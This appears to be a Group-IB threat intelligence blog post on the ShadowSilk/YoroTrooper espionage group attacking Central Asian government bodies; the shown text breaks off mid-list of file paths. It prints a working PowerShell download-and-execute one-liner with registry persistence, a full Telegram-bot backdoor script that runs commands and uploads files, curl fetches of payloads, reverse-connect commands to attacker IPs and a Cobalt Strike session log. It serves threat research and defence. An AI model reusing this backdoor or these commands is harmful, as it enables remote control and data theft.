GROUP-IB

← Blog

Nikita Rostovcev

APAC Technical Head - ASM, TI & DRP

Sergei Turner

Cyber Intelligence Analyst, APAC

ShadowSilk: A Cross-Border Binary Union for Data Exfiltration

This blog describes attacks on victims in Central Asia and APAC. Research into the attack has identified a group also called YoroTrooper. We also identified profiles of attackers on hacker forums, their malicious web-panels, test infections of attackers' own machines, and screenshots of attackers' desktops.

August 27, 2025 · min to read · Threat Intelligence

Asia Corporate access Dark Web forums Telegram Web-panel YoroTrooper

Introduction

In the fall of 2024, Group-IB analysts discovered a series of attacks that targeted government organizations of countries within the Central Asia and Asia-Pacific region. Group-IB's initial assessment revealed that the attacks have been ongoing since 2023, and remains active as of July 2025, based on the activity in the threat actor controlled infrastructure.

The toolset and infrastructural overlaps with previous campaigns carried out by a group known publicly as **YoroTrooper**. Part of this activity was discussed in January 2025 as "Silent Lynx," which Group-IB tracked and internally designated as **ShadowSilk**. Subsequent research showed a more nuanced profile and a larger-than-expected campaign with many previously unknown victims, leading Group-IB to attribute the expanded activity to a threat cluster codenamed ShadowSilk. After the January disclosure of their activities, ShadowSilk abandoned much of its infrastructure. *However*, in June 2025 Group-IB observed renewed activity and new infrastructure, identified additional government victims in Central Asia, and collected new IOCs.

In a joint operation, analysts from Group-IB and CERT-KG obtained a key image of the attackers' server. Analysis uncovered multiple large-scale attacks, detailed the group's tactics, techniques, and procedures (TTPs), and revealed new information about its composition, working languages, country of origin, and objective in every observed case: **data exfiltration**.

Key discoveries

ShadowSilk has been active since at least 2023, and remains active as of July 2025.

The group's primary focus lies in targeting government organizations for the purpose of data exfiltration.

Over 35 victims, primarily in the government sector of Central Asia, have been identified during the course of Group-IB's analysis.

Analysis reveals that the group uses infrastructure and tools historically linked to YoroTrooper.

ShadowSilk consists of two sub-groups and has Chinese and Russian speaking operators. The exact depth and nature of cooperation of these two sub groups remains still uncertain as of the publishing of this research.

ShadowSilk uses a diverse toolkit which includes public exploits, penetration-testing tools, and web panels for managing infected devices. The panels are known to have been acquired via darkweb forums.

At some point, a fraction of data known to be ShadowSilk's possession appeared for sale on one of the dark web forums, which had never previously appeared in public.

Group-IB Threat Intelligence Portal: ShadowSilk

Group-IB customers can access our **Threat Intelligence portal** for more information about ShadowSilk.



Figure 1. ShadowSilk's campaign largely focuses on countries and critical industries within Asia.

Tracing the Attacks to YoroTrooper – And Why It Might Be Just the Beginning

During the course of Group-IB's investigation into the attacks conducted by ShadowSilk, we identified PowerShell code (below) that downloads payloads from https://tpp[.]tj/BossMaster.txt and https://tpp[.]tj/iap.txt.

```
powershell -c  "(Invoke-WebRequest https://tpp.tj/BossMaster.txt | iex" REG ADD
 HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v WindowsTaskPath /t
 REG_SZ /d 'powershell -ExecutionPolicy Bypass -command "
(iwr https://tpp.tj/iap.txt).Content | iex"' /f /run reg query HKCU\SOFTWARE\Microsoft\Wi
```

These same URLs were previously mentioned by Cisco researchers in their report about YoroTrooper. Notably: tpp[.]tj is a compromised legitimate website of Tajikistan gov agency that has been compromised.

In addition, we discovered a file named /www/html/gramm.ps1 on the ShadowSilk group's server, containing the following code — the same script referenced in the previously mentioned research on YoroTrooper.

```
$Token="{redacted}"
$URL="https://api.telegram.org/bot{0}" -f $Token
$lastID = {redacted}


while ($true) {
    # Xabarlarni o'qish
    $inMessage=Invoke-RestMethod -Method Get -Uri ($URL +'/getUpdates?offset=' + ($lastID
    $inMessage.result | ForEach-Object {
        $updateid = $_.update_id
        $from = $_.message.from.id
        $command = $_.message.text
        $OFS=''
        # Cmd-da buyruqlarni bajarish uchun
        if([string]$command[0..3] -eq "/cmd"){
            $command = [string]$command[5..$command.Length]
            $result = Invoke-Expression($command)
            $res = ""
            $result | ForEach-Object {$res += [string]$_ + "%0D%0A"}

            if($res -eq ""){
                $lastID = $updateid
                continue
            }
            if($res.Length -gt 4095){
                for ($i = 0; $i -lt $res.Length / 4095; $i++) {
                    $begin = $i * 4095
                    $end = $begin + 4094
                    if($end -gt $res.Length){
                        $end = $res.Length
                    }
                    $data = "chat_id=$from&text=" + $res[$begin..$end]
                    $URI = "$URL/sendMessage?$data"
                    Invoke-WebRequest -Uri $URI > $null
                }
            } else {
                $data = "chat_id=$from&text=$res"
```

```
                $URI = "$URL/sendMessage?$data"
    Invoke-WebRequest -Uri $URI > $null
            }

        }
        # Fayllarni yuklab olish uchun
        if([string]$command[0..8] -eq "/download"){
            Write-Host $command
            $FilePath = [string]$command[10..$command.Length]
            $FieldName = 'document'
            Write-Host $FilePath
            Write-Host (Split-Path -leaf $FilePath)

            Add-type -AssemblyName System.Net.Http
            $httpClientHandler = New-Object System.Net.Http.HttpClientHandler
            $httpClient = New-Object System.Net.Http.Httpclient $httpClientHandler

            $FileStream = [System.IO.FileStream]::new($FilePath, [System.IO.FileMode]::Op
            $FileHeader = [System.Net.Http.Headers.ContentDispositionHeaderValue]::new('f
            $FileHeader.Name = $FieldName
            $FileHeader.FileName = (Split-Path $FilePath -leaf)
            $FileContent = [System.Net.Http.StreamContent]::new($FileStream)
            $FileContent.Headers.ContentDisposition = $FileHeader
            $FileContent.Headers.ContentType = [System.Web.MimeMapping]::GetMimeMapping($

            $MultipartContent = [System.Net.Http.MultipartFormDataContent]::new()
            $MultipartContent.Add($FileContent)

            $httpClient.PostAsync("$URL/sendDocument?chat_id=$from", $MultipartContent) >
        }

        $lastID = $updateid
    }
    Start-Sleep 2
}
```

Figure 2. The contents of the file /www/html/gramm.ps1.
Source: Cisco Talos

The Russian Connection

Analysis of the attackers' server image also showed that the attackers use the Russian keyboard layout and sometimes make typos when entering commands,such as entering a command using the Russian layout:

```
ыскуут -ды ==> screen -ls
/дшые ==> /list
```

We also observed a lot of activity that indicated that the attackers were testing malware capabilities on their own devices. For example, the attackers launched a Cobalt Strike Beacon on one of their devices:

```
 07/24 06:11:07 UTC [metadata] [redacted] <- 10.0.20.123; computer: DESKTOP-FBQVC35; user
07/24 06:11:19 UTC [input]  sleep 0
07/24 06:11:19 UTC [task]  Tasked beacon to become interactive
07/24 06:11:44 UTC [checkin] host called home, sent: 16 bytes
07/24 06:12:23 UTC [input]  зцв
07/24 06:12:23 UTC [error] Unknown command: зцв
07/24 06:12:25 UTC [input]  pwd
07/24 06:12:25 UTC [task] <> Tasked beacon to print working directory
07/24 06:12:25 UTC [checkin] host called home, sent: 8 bytes
07/24 06:12:26 UTC [output]
Current directory is C:\Users\redacted\Desktop\tmp

07/24 06:12:27 UTC [input]  cd ..
07/24 06:12:27 UTC [task] <> cd ..
07/24 06:12:27 UTC [checkin] host called home, sent: 10 bytes
07/24 06:12:30 UTC [input]  cd tools
07/24 06:12:30 UTC [task] <> cd tools
07/24 06:12:30 UTC [checkin] host called home, sent: 13 bytes
07/24 06:12:34 UTC [input]  dir
07/24 06:12:34 UTC [error] Unknown command: dir
07/24 06:12:36 UTC [input]  ls
07/24 06:12:36 UTC [task] <> Tasked beacon to list files in .
07/24 06:12:36 UTC [checkin] host called home, sent: 19 bytes
07/24 06:12:37 UTC [output]
C:\Users\redacted\Desktop\tools\*
D       0       07/24/2024 10:47:22     .
D       0       07/22/2024 13:34:09     ..
D       0       07/22/2024 15:22:25     ADSearch
D       0       09/13/2023 10:17:26     DebugAmsi
D       0       09/13/2023 10:17:27     decompiler-explorer
D       0       02/19/2024 16:40:52     donut
D       0       04/18/2024 16:00:48     Dumpert
D       0       04/18/2024 13:25:18     DuplicateDump
D       0       10/30/2023 10:10:21     Exchange
D       0       09/13/2023 10:17:27     FilelessRemotePE
D       0       03/13/2024 11:17:41     how-does-MobaXterm-encrypt-password
D       0       02/19/2024 17:36:33     il-repack
F       126423  04/20/2024 11:15:34     Inveigh-net3.5-v2.0.10.zip
F       303194  04/22/2024 09:13:27     Inveigh.ps1
D       0       04/18/2024 12:11:06     lsa-whisperer
D       0       09/13/2023 10:17:31     Met
D       0       04/18/2024 13:22:24     MirrorDump
```

```
D       0       07/22/2024 09:30:09     ncat-portable-5.59BETA1
D       0       09/13/2023 10:17:33     Neo-reGeorg
F       24938216        07/28/2023 23:23:53     ngrok.exe
D       0       04/18/2024 14:52:31     operapass
D       0       09/13/2023 10:17:35     pe2shellcode
F       10730   07/24/2024 10:47:33     PortScan.ps1
F       770279  07/22/2024 14:51:56     PowerView.ps1
D       0       05/27/2024 15:14:18     resocks
D       0       02/15/2024 09:51:08     ReverseSocks5
F       2121159 05/28/2024 16:42:02     ReverseSocks5.rar
D       0       09/13/2023 10:17:38     Seatbelt
D       0       04/30/2024 11:09:12     SharpChromium
D       0       04/26/2024 10:53:13     SharpDPAPI
D       0       09/13/2023 10:17:43     SharpDXWebcam
D       0       09/13/2023 10:17:43     SharPersist
D       0       07/22/2024 13:32:38     SharpHound
D       0       09/13/2023 10:17:45     SharpUp
D       0       09/13/2023 10:17:48     SharpView
D       0       09/13/2023 10:17:51     socat
F       36      07/05/2024 09:12:49     test.php
D       0       02/19/2024 10:57:19     ThreatCheck
D       0       04/18/2024 11:06:41     UACME
D       0       03/15/2024 13:05:08     webcam
D       0       03/13/2024 11:37:33     XMCredentialsDecryptor


07/24 06:13:12 UTC [input]  shell powershell -F PortScan.ps1 -ComputerName localhost
07/24 06:13:12 UTC [task]  Tasked beacon to run: powershell -F PortScan.ps1 -ComputerName
07/24 06:13:12 UTC [checkin] host called home, sent: 81 bytes
07/24 06:13:13 UTC [output]
received output:
File C:\Users\redacted\Desktop\Tools\PortScan.ps1 cannot be loaded because running script
For more information, see about_Execution_Policies at https:/go.microsoft.com/fwlink/?Lin
    + CategoryInfo          : SecurityError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : UnauthorizedAccess


07/24 06:13:24 UTC [input]  shell powershell -ep bypass -F PortScan.ps1 -ComputerName loc
07/24 06:13:24 UTC [task]  Tasked beacon to run: powershell -ep bypass -F PortScan.ps1 -C
07/24 06:13:24 UTC [checkin] host called home, sent: 92 bytes
07/24 06:13:35 UTC [output]
received output:
WARNING: No port-file to assign service with port found! Execute the script "Create-PortL
the latest version.. This warning doesn  affect the scanning procedure.
```

We analyzed the accounts of the attackers in Telegram groups, as well as darknet forums, and concluded that the operators of the YoroTrooper group are fluent in Russian and use it as their native language. Our assessment indicates that Russian-speaking YoroTrooper are engaged in the development of malware and conducting attacks to ensure initial access.

Chinese Comrades

The next important discovery was a set of screenshots that captured the attackers' workstations, operators, and other revealing details.
Let's start with screenshots of the attackers' workstations:

Figure 3. A screenshot of the attackers' workstation with an opened article about PrintNightmare (CVE-2021-34527).



Figure 4. A screenshot of the attackers' workstation showing a repository of Python implementation for PrintNightmare, and a running Struts2VulsTools – a Chinese language vulnerability scanner.

Figure 5. A screenshot of the attackers' workstation showing an open gov website of the Kyrgyz Republic

Based on the above screenshots, the environment – such as visited pages, the active keyboard layout, and automatic translation of websites into Chinese – indicates that the device likely belongs to a Chinese-speaking operator. This discovery introduces a new Chinese-language dimension into our investigation. The data from the screenshots also allowed us to identify additional tools, as well as a connection with YoroTrooper.

New Campaign Activity Linked to Chinese-Language Operators: Jan 2025 to Present

Similarly, in the recently discovered ShadowSilk's campaign (January-June 2025), compromised machines that contained what appears to be mail server dumps from two government entities of different countries were configured with a Chinese locale:

```
 OS 名称:          Microsoft Windows 10 专业版
OS 版本:          10.0.19045 暂缺 Build 19045
OS 制造商:        Microsoft Corporation
OS 配置:          独立工作站
OS 构建类型:      Multiprocessor Free
注册的所有人:     David
注册的组织:
产品 ID:          00331-10000-00001-AA573
初始安装日期:     2023/11/1, 下午 03:52:36
系统启动时间:     2025/1/15, 下午 05:19:30
系统制造商:       VMware, Inc.
系统型号:         VMware7,1
系统类型:         x64-based PC
处理器:           安装了 1 个处理器。
                  [01]: Intel64 Family 6 Model 158 Stepping 13 GenuineIntel ~3000 Mhz
BIOS 版本:        VMware, Inc. VMW71.00V.16722896.B64.2008100651, 2020/8/10
```

The specific machine is believed to be used for data exfiltration by the threat actors.

As mentioned earlier, following the discovery and exposure of some of the group's infrastructure in late January 2025, ShadowSilk abandoned a significant part of it. However, in June 2025, Group-IB discovered new Telegram bots attributed to ShadowSilk with high confidence. One of the bots was created on 30 January, one week after their previous bots were exposed.

The newly discovered campaign bears procedural and operational similarities with the previously identified ShadowSilk's campaign.

- Usage of Telegram bots to communicate with infected machines;
- PowerShell commands sent via Telegram bots;
- Commands for bot-machine interaction have been slightly modified, but strong similarities remain.

The following is the PowerShell script from ShadowSilk's earlier campaign that was previously discovered:

```
/XXXXX cmd /c curl -o c:\users\public\rev.exe hxxps://pweobmxdlboi[.com/sokcs.exe
```

The following is the PowerShell script from ShadowSilk's new, and ongoing, campaign:

```
/goXXX cmd /c curl -o C:\users\user\appdata\local\spoolsvc.rar hxxps://sss[.]qwadx[.]com,
```

One of the attackers' IP addresses that remained unchanged over the two campaigns, enabling us to link them together.

The attacker's IP address used for the new and ongoing campaign:

```
ID XXXX:

Requesting URL: hxxp://141[.]98[.]82[.]198:443/note.txt
```

The attackers' IP address that was used in the previously discovered campaign:

```
 [XXXXX]
Requesting URL: http://141[.]98[.]82[.]198:8080/note.txt
```

ShadowSilk also made slight modifications to executable file names:

```
 /XXXXX C:\users\public\rev.exe -connect 65[.]38[.]120[.]38:443

/goXXXX C:\users\public\libraries\revv2.exe -connect  94[.]232[.]249[.]239:443
```

Based on the creation dates of the newly discovered bots, the campaign began in late January 2025, and remains active at the time of writing.

Commonalities Between the Two Groups

Analysis of desktop screenshots revealed identical victims between the two subgroups. Group-IB researchers identified a network of infections in Uzbek organizations based on data from YoroTrooper's malware. The same victims were also found in screenshots associated with a Chinese-speaking operator, but in the context of network penetration and internal reconnaissance.

Figure 6. A screenshot of ShadowSilk's reconnaissance notes with Chinese characters.

Figure 7. A screenshot of the attacker's machine, displaying the Godzilla Webshell.

The most attentive readers found the username "mai". Here, we compiled a list of file paths that we found on the server that contain this username:

```
 C:\Users\mai\Desktop\Penetration-Tools\WebShellTools\Behinder_v4.0.6\更新日志.txt
C:\Users\mai\Desktop\BackupTools\VpnNode\0416\节点.txt
C:\Users\mai\Project\mm\[redacted].txt
C:\Users\mai\Project\mm\[redacted].txt
C:\Users\mai\Project\mm\[redacted].txt
C:\Users\mai\Project\mm\[redacted].txt
C:\Users\mai\Desktop\Penetration-Tools\InnerNetwork\Fscan\targets.txt
C:\Users\mai\Desktop\Project_notes\[redacted]\notes.txt
C:\Users\mai\Desktop\BackupTools\v2rayN-Core\guiLogs\2023-07-17.txt
C:\Users\mai\Desktop\Penetration-Tools\WebShellTools\godzilla\test.txt
C:\Users\mai\Desktop\Project_notes\uz\[redacted].txt
C:\Users\mai\Desktop\Project_notes\pk\202-129.txt
C:\Users\mai\Desktop\Project_notes\pk\notes.txt
C:\Users\mai\Desktop\Project_notes\pk\[redacted].txt
C:\Users\mai\Desktop\Project_notes\pk\[redacted].txt
C:\Users\mai\Desktop\Project_notes\pk\[redacted].txt
C:\Users\mai\Desktop\Project_notes\uz\[redacted].txt
C:\Users\mai\Desktop\Project_notes\uz\[redacted].txt
C:\Users\mai\Downloads\WordPress RCE POC\urls.txt
C:\Users\mai\Desktop\Project_notes\uz\[redacted].txt
C:\Users\mai\Desktop\Project_notes\uz\10.190.txt
C:\Users\mai\Desktop\Project_notes\uz\192.168.txt
C:\Users\mai\Desktop\Penetration-Tools\WebShellTools\godzilla\zxcvb.txt
C:\Users\mai\Desktop\Project_notes\uz\[redacted].txt
C:\Users\mai\Desktop\Project_notes\uz\10.10.10.txt
